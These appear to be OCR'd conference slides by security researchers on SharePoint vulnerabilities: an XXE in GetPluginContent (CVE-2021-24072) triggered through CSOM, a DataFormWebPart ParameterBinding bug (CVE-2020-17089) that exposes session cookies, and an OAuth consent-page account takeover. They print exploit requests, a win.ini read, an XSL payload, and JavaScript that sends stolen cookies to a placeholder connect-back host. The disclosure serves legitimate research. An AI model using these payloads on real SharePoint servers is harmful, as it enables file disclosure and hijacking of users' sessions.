


```
PUT /_catalogs/wp/xxe.webpart HTTP/1.1
Host: sp2019
Authorization: NTLM xxxxxx
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

<XXE Payload>
```

GetPluginContent XXE (CVE-2021-24072)

- But how to trigger it?


  Look at the call stack



```
◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPluginContent(SPFile, string) : AddinPlugin @06003F74
  ◢ Used By
    ◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPlugin(SPSite, string) : AddinPlugin @06003F6B
      ◢ Used By
        ◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPlugin(string) : AddinPlugin @06003F60
          ◢ Used By
            ◢ Microsoft.SharePoint.Publishing.SiteServicesAddinsServerStub.GetPlugin_MethodProxy(ClientValueCollection, ProxyContext) : AddinPlugin @06000375
              ◢ Used By
                ◢ Microsoft.SharePoint.Publishing.SiteServicesAddinsServerStub.InvokeStaticMethod(string, ClientValueCollection, ProxyContext, out bool) : object @06000378
```

GetPluginContent XXE (CVE-2021-24072)

- What is `ClientCallable` Attribute?
  - Different from `ClientCallableMethod`
  - It's means you can call it using Client-side SharePoint Object Model API (CSOM)



```
[ClientCallable(ClientLibraryTargets = ClientLibraryTargets.NonRESTful)]
public static AddinPlugin GetPlugin(string pluginName)
{
    SiteServicesAddins.CheckRights();
    return SiteServicesAddins.GetPlugin(SPContext.Current.Site, pluginName);
}
```

GetPluginContent XXE (CVE-2021-24072)

- CSOM


  “CSOM stands for SharePoint client object model, and is used to insert, update, delete and retrieve data in SharePoint.”

- Microsoft provides various client object models like:
  - JavaScript object model (JSOM)
  - SharePoint Rest API
  - SharePoint .NET client object model

GetPluginContent XXE (CVE-2021-24072)

- CSOM


  Every [ClientCallable] function has a paired [Remote] function



GetPluginContent XXE (CVE-2021-24072)

- Second Step

    Use CSOM to call the GetPlugin method




```
ClientContext context = new ClientContext(url);
context.Credentials = credential;
AddinPlugin addinPlugin = SiteServicesAddins.GetPlugin(context, "xxe");
context.Load(addinPlugin);
context.ExecuteQuery();
```


GetPluginContent XXE (CVE-2021-24072)

- Second Step

  Read *win.ini* from sharepoint online



```
POST /_vti_bin/client.svc/ProcessQuery HTTP/1.1
Host: [redacted]
Connection: keep-alive
Cache-Control: max-age=0
Accept: */*
DNT: 1
Service-Worker: script
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: same-origin
Sec-Fetch-Dest: serviceworker
Referer: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Accept-Encoding: gzip, deflate
X-RequestDigest:0xE8256B25709E4DAE954F27D948D9C6BC5D40A88A705BC97A7E76841E996F1A6D25FDED56
Accept-Language: zh,zh-CN;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,ru;q=0.5
Cookie: [redacted]
Content-Type: text/xml
Content-Length: 544

<Request AddExpandoFieldTypeSuffix="true" SchemaVersion="15.0.0.0" LibraryVersion="16.0.0.
  <Actions>
    <ObjectPath Id="2" ObjectPathId="1" /><Query Id="3" ObjectPathId="1">
      <Query SelectAllProperties="true">
        <Properties />
      </Query>
    </Query>
```



```
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.[redacted]
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
X-MSEdge-Ref: Ref A: F026FBBD8CB54F8CAC9053A52302FB36 Ref B: HK2EDGE0712 Ref C: 2020-12-15
Date: Tue, 15 Dec 2020 12:52:16 GMT
Content-Length: 417

[
  {
    "SchemaVersion":"15.0.0.0",
    "LibraryVersion":"16.0.[redacted]",
    "ErrorInfo":null,
    "TraceCorrelationId":"208a979f-c085[redacted]0"
  },
  2,
  {
    "IsNull":false
  },
  3,
  {
    "_ObjectType_":"SP.Publishing.AddinPlugin",
    "Description":"",
    "Markup":"; for 16-bit app support\r\n[fonts]\r\n[extensions]\r\n[mci extensions]\r\n[
    "Title":"xxe"
  }
]
```

Client Side

Client Side

- Several user authentication methods
  - NTLM
  - FBA
  - Oauth
- FBA
  - rtFa & FedAuth
  - We can fake other users if we get their FBA cookies
  - with httponly flag, so **we can’t steal it with js**
  - DataFormWebPart ParameterBinding(CVE-2020-17089)
- Oauth
  - OAuth2 Consent Page bypass EOP/ATO


DataFormWebPart ParameterBinding(CVE-2020-17089)

- How to get cookie?

  IIS Server Variables

  IIS server variables provide information about the server, the connection with the client, and the current request on the connection. IIS server variables are not the same as environment variables.

  Here is the value we want.



HTTP_COOKIE	Returns the cookie string that was included with the request.

DataFormWebPart ParameterBinding(CVE-2020-17089)

- How to get cookie?

  But it is a server-side value, we need to get it back to the client-side.


- ParameterBinding

  “Specifies a stylesheet parameter binding to make a resource available to the XSL that renders the view.”

  And the resource available can be a IIS Server Variable when you use DataFormWebPart


DataFormWebPart ParameterBinding(CVE-2020-17089)

- Trigger it with `ParameterBinding`



DataFormWebPart ParameterBinding(CVE-2020-17089)


- Trigger it with `ParameterBinding`



```
<WebPartPages:DataFormWebPart runat="server">
<ParameterBindings>
  <ParameterBinding Name="authuser" Location="ServerVariable(AUTH_USER)" DefaultValue=""/>
  <ParameterBinding Name="cookies" Location="ServerVariable(HTTP_COOKIE)" DefaultValue=""/>
</ParameterBindings>
  <xsl>
    <xsl:stylesheet xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
version="1.0">
    <xsl:param name="authuser" />
    <xsl:param name="cookies" />
      <xsl:template match="/">
         <xsl:text> Username: </xsl:text>
        <xsl:value-of select="$authuser" disable-output-escaping="yes" />
         <xsl:text> Cookie: </xsl:text>
        <xsl:value-of select="$cookies" disable-output-escaping="yes" />
      </xsl:template>
    </xsl:stylesheet>
  </xsl>
</WebPartPages:DataFormWebPart>
```

DataFormWebPart ParameterBinding(CVE-2020-17089)


- Use js to steal cookie



```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open("POST","https://[connectbackserver]/pwn",true);
xmlHttp.send(document.getElementById('WebPartctl00').innerText);
```

DataFormWebPart ParameterBinding(CVE-2020-17089)


- Steal all of the victims cookies



```
Username: 0#.f|membership|steven@xxxx.com
Cookie:
rtFa=UDO3RBk/lmXIhMj...;FedAuth=77u/PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTgiPz48U1A+VjgsMGguZnx
tZW1iZXJzaGlwfDEwMDMyMDA.....
```

OAuth2 Consent Page bypass EOP/ATO

- Oauth2
  - The Access Token is the key of Oauth2
  - And we want to steal it



```
+--------+                               +---------------+
|        |--(A)- Authorization Request ->|   Resource    |
|        |                               |     Owner     |
|        |<-(B)-- Authorization Grant ---|               |
|        |                               +---------------+
|        |
|        |                               +---------------+
|        |--(C)-- Authorization Grant -->| Authorization |
| Client |                               |     Server    |
|        |<-(D)----- Access Token -------|               |
|        |                               +---------------+
|        |
|        |                               +---------------+
|        |--(E)----- Access Token ------>|    Resource   |
|        |                               |     Server    |
|        |<-(F)--- Protected Resource ---|               |
+--------+                               +---------------+
```

OAuth2 Consent Page bypass EOP/ATO

The idea is that Harry, who is just a regular site owner can create OAuth apps for his own site, can craft an OAuth app with full permissions (Web, Site, AllSites, etc) and then can lure an admin (or other user) to a crafted page on that site that will silently send an authorization code to Harry's app.

The malicious app will request an access token for the logged in user (without them knowing) and then masquerade as the hijacked account and even access a completely different domain (given the permissions of the hijacked account).

Conclusion

Conclusion

- When you give users more permissions, your system is more dangerous
- User created content that can interact with server-side controls has the potential to cause some trust violations
- Multiple API’s gives an attacker a large attack surface for vulnerability discovery

Thank you for your listening

Yuhao Weng of Sangfor
Steven Seeley of Qihoo 360 Vulcan
Dr. Zhiniang Peng of Sangfor

References

- http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/
- https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.control
- https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms524602(v=vs.90)
- https://www.youtube.com/watch?v=Xfbu-pQ1tIc
- https://www.blackhat.com/us-20/briefings/schedule/#room-for-escape-scribbling-outside-the-lines-of-template-security-20292